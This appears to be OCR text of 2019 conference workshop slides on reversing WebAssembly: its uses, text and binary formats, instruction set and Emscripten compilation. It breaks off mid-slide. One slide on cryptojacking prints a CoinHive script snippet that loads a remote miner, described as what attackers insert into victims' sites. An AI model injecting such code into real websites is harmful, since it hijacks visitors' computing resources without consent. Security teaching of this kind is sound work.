Reversing WebAssembly Module 101

hack.lu 2019

Whoami

Patrick Ventuzelo / @Pat_Ventuzelo

- Twitter / LinkedIn / Github / Blog

Independent Security Researcher
⇒ Trainings / Consulting

Previously:

- QuoScient GmbH
- P1 Security
- French DoD
- Airbus Defense & Space

⇒ Vulnerability research, Fuzzing
⇒ WebAssembly, Smart contracts
⇒ Blockchain security
⇒ Malware Analysis

Trainings

WebAssembly Security
“From Reversing to Vulnerability Research”
(4-5 days)

- Introduction
- WebAssembly reversing
- Static analysis
- Dynamic analysis (DBI)
- Debugging
- (De-)Obfuscation
- Wasm games hacking
- Module vulnerabilities
- Emscripten & NodeJS exploit
- Wasm Module fuzzing
- Fuzzing Web-Browsers (V8, Webkit, ...)
- Fussing WebAssembly VM (C/C++,Rust, ...)

https://webassembly-security.com/

RUST security
“For Hackers and Developers”
(2-3 days)

- Introduction
- RUST vulnerabilities
- Panicking macros
- Unsafe codes
- Auditing tools
- Debugging (lldg, gdb, ...)


- Fuzzing (afl, hongfuzz, libfuzzer, ...)
- Triaging / Bugs analysis
- Code coverage
- Sanitizers (ASAN, MSAN, ...)
- Symbolic execution

Summary

Workshop materials

- Clone the following github repository
  - https://github.com/pventuzelo/wasm_workshop

- Follow the installation guide



Tools installation

Install a compatible web-browser

- Firefox
- Google Chrome

Install octopus locally

```
# Security Analysis tool for WebAssembly module and Blockchain Smart Contracts
git clone https://github.com/quoscient/octopus
```

Agenda

- Introduction
- WebAssembly Basics
- WebAssembly Runtime VM
- Module dissection
- Reversing wasm module
- Dynamic analysis
- Cryptonight Cryptominer analysis
- (Firefox addon analysis)
- Conclusion

Introduction

What is WebAssembly?

“Binary instruction format for a stack-based virtual machine”


- Low-level bytecode
- Compilation target for C/C++/Rust/Go/…

- Generic evolution of NaCl & Asm.js
- W3C standard
- MVP 1.0 (March 2017)
- Natively supported in all major browsers

- WebAssembly goals:
  - Be fast, efficient, and portable (near-native speed)
  - Easily readable and debuggable (wat/wast)
  - Keep secure (safe, sandboxed execution environment)
  - **Don't break the web** (not a JS killer)

WEBASSEMBLY


“A game changer for the web”




https://caniuse.com/#feat=wasm

WebAssembly for company Web App #1

AUTOCAD®




Google Earth



WebAssembly for company Web App #2

- AutoCAD (link)
  - Roundup: The AutoCAD Web App at Google I/O 2018 - link,
- Ebay
  - WebAssembly at eBay: A Real-World Use Case - link
- Google (Earth, Keep, Hangout, Bigquery, ...)
  - WebAssembly brings Google Earth to more browsers - link
  - BigQuery beyond SQL and JS: Running C and Rust code at scale with wasm - link
- Figma (A collaborative interface design tool)
  - WebAssembly cut Figma's load time by 3x - link
- PSPDFKit (Framework for working with PDF files.)
  - A Real-World WebAssembly Benchmark - link, demo
- Adobe (Photoshop)
  - Tweet, job offer




WebAssembly for Videos Games

- Supported by multiple game engines:
  - Unity3D WebGL (WebAssembly is here!)
  - Unreal Engine 4 (since 4.18)
  - Magnum engine - link

- Demos
  - Tanks! - link
  - EpicZenGarden - link
  - SunTemple - link
  - Funky Karts - link
  - OpenTTD - link
  - Diep.io - link
  - Diablo 1 - github, demo
  - Dungeon Crusher: Soul Hunters - link

- DigiPlay - Play video games instantly in your browser.
  - Doom 3 - blogpost, demo



WebAssembly for (il)legitimate Crypto-mining

- CryptoJacking
  - Unauthorized use of computing resources to mine cryptocurrencies.
- CoinHive
  - Created in 2017
  - Simple API
  - ***"Our miner uses WebAssembly and runs with about 65% of the performance of a native Miner."***
  - (legit) Proof of Work Captcha
- Attackers just need to insert this snippet of code on victims website:



```
<script src="https://coinhive.com/lib/coinhive.min.js"></script>
<script>
    var miner = new CoinHive.User('SITE_KEY', 'john-doe');
    miner.start();
</script>
```

WebAssembly for (il)legitimate Crypto-mining

- CryptoJacking

WebAssembly for Blockchain

- 2/5 of the Top Cryptocurrencies by MarketCap




- **Ethereum #3**
  - Decentralized platform that runs smart contracts
  - (Planned) WebAssembly smart contracts instead of EVM
  - Introduction to Smart Contracts on Substrate - link
- **EOS #4**
  - Open source smart contract platform
  - Smart contract compiled from C++ to WebAssembly
- DFINITY
  - Dfinity is a blockchain-based cloud computing project.
  - "Wasm is one of the core technologies that the Dfinity platform is building on." - source

- Further reading:
  - See my talk about "Reverse Engineering of Blockchain Smart Contracts" at REcon Montreal 2018
  - Videos of "Wasm on the blockchain workshop Berlin 2019"
  - websnark: A fast zkSnark proof generator written in native Web Assembly.
  - Porting Redis to WebAssembly with Clang/WASI by Fluence (decentralized cloud computing platform) - link

WebAssembly for OS Emulation

- JSLinux
  - Qemu in your browser
  - Windows 2000
- Game Boy / Game Boy Color Emulator
  - wasm-gb (WebAssembly and WebGL 2.0) - demo, github
  - wasmboy (WebAssembly using AssemblyScript) - github
  - I ported my Gameboy Color emulator to WebAssembly - link
- NES emulator
  - rustynes - An NES emulator by Rust and WebAssembly - demo, github
  - Pinky - an NES emulator written in Rust - demo, github
  - SaltyNES - A NES emulator in WebAssembly - demo, github
- tomaka/os
  - operating-system-like environment where executables are all in WASM and are loaded from some IPFS-like decentralized network.
- CHIP-8 emulator
  - Writing a CHIP-8 emulator with Rust and WebAssembly - link



WebAssembly Basics

Source code to WebAssembly

C/C++

```c
int fib(int n)
{
  if (n == 0 || n == 1)
    return n;
  else
    return (fib(n-1) + fib(n-2));
}
```

Rust

```rust
fn fib(n: u32) -> u32 {
    match n {
        0 => 1,
        1 => 1,
        _ => fib(n - 1) + fib(n - 2),
    }
}
```

wasm text format


```
(module
 (table 0 anyfunc)
 (memory $0 1)
 (export "memory" (memory $0))
 (export "fib" (func $fib))
 (func $fib (; 0 ;) (param $0 i32) (result i32)
  (block $label$0
   (br_if $label$0
    (i32.ne
     (i32.or
      (get_local $0)
      (i32.const 1)
     )
     (i32.const 1)
    )
   )
   (return
    (get_local $0)
   )
  )
  (i32.add
   (call $fib
    (i32.add
     (get_local $0)
     (i32.const -1)
    )
   )
   (call $fib
    (i32.add
     (get_local $0)
     (i32.const -2)
    )
   )
  )
 )
)
```

binary file (.wasm)

```
0061 736d 0100 0000
0186 8080 8000 0160
017f 017f 0382 8080
8000 0100 0484 8080
8000 0170 0000 0583
8080 8000 0100 0106
8180 8080 0000 0790
8080 8000 0206 6d65
6d6f 7279 0200 0366
6962 0000 0aa7 8080
8000 01a1 8080 8000
0002 4020 0041 0172
4101 470d 0020 000f
0b20 0041 7f6a 1000
2000 417e 6a10 006a
0b
```

WebAssembly Text Format

- Standardized text format
  - .wat/.wast file extensions
  - **S-expressions** (like LISP)
    - For modules and definitions
  - Functions body
    - **Linear representation** of low-level instructions or S-expressions
- wasm2wat
  - Translate from the binary format back to the text format
- wat2wasm
  - Translate from text format to the WebAssembly binary format
  - Online demo



```
(module
  (table (;0;) 0 anyfunc)
  (memory (;0;) 1)
  (export "memory" (memory 0))
  (export "fib" (func 0))
  (type (;0;) (func (param i32) (result i32)))
  (func (;0;) (type 0) (param i32) (result i32)
    block  ;; label = @1
      get_local 0
      i32.const 1
      i32.or
      i32.const 1
      i32.ne
      br_if 0 (;@1;)
      get_local 0
      return
    end
    get_local 0
    i32.const -1
    i32.add
    call 0
    get_local 0
    i32.const -2
    i32.add
    call 0
    i32.add
  )
)
```

Instruction Set Architecture (overview)

- Small **Turing-complete instruction set**
  - **172 instructions**
  - **Data types:** `i32, i64, f32, f64`


- Control-Flow operators
    - Label: `block loop if else end`
    - Branch: `br br_if br_table`
    - Function call: `call call_indirect return`

  - Memory operators (`load, store`, etc.)
  - Variables operators (locals/globals)
  - Arithmetic operators (int & float)
    - `+ - * / % && || ^ << >> etc.`
    - `sqrt ceil floor etc.`
  - Constant operators (`const`)
  - Conversion operators
    - `wrap trunc convert reinterpret etc.`

```
(module
  (table (;0;) 0 anyfunc)
  (memory (;0;) 1)
  (export "memory" (memory 0))
  (export "fib" (func 0))
  (type (;0;) (func (param i32) (result i32)))
  (func (;0;) (type 0) (param i32) (result i32)
    block  ;; label = @1
      get_local 0
      i32.const 1
      i32.or
      i32.const 1
      i32.ne
      br_if 0 (;@1;)
      get_local 0
      return
    end
    get_local 0
    i32.const -1
    i32.add
    call 0
    get_local 0
    i32.const -2
    i32.add
    call 0
    i32.add
  )
)
```


Compilation with Emscripten

- Open Source LLVM to JavaScript compiler
  - SDK that compiles C/C++ into .wasm binaries
  - Includes built-in C libraries
  - C/C++ → LLVM bitcode (Clang)
  - LLVM bitcode → WebAssembly
    - using LLVM WebAssembly – “EMCC_WASM_BACKEND=1” flag
    - using “Fastcomp” (LLVM Backend – asm.js) & Binaryen
    - used “ONLY_MY_CODE=1” and “SIDE_MODULE=1” flag to remove emscripten glue code
    - Emscripten will use LLVM backend by default - blogpost




- Compile with:

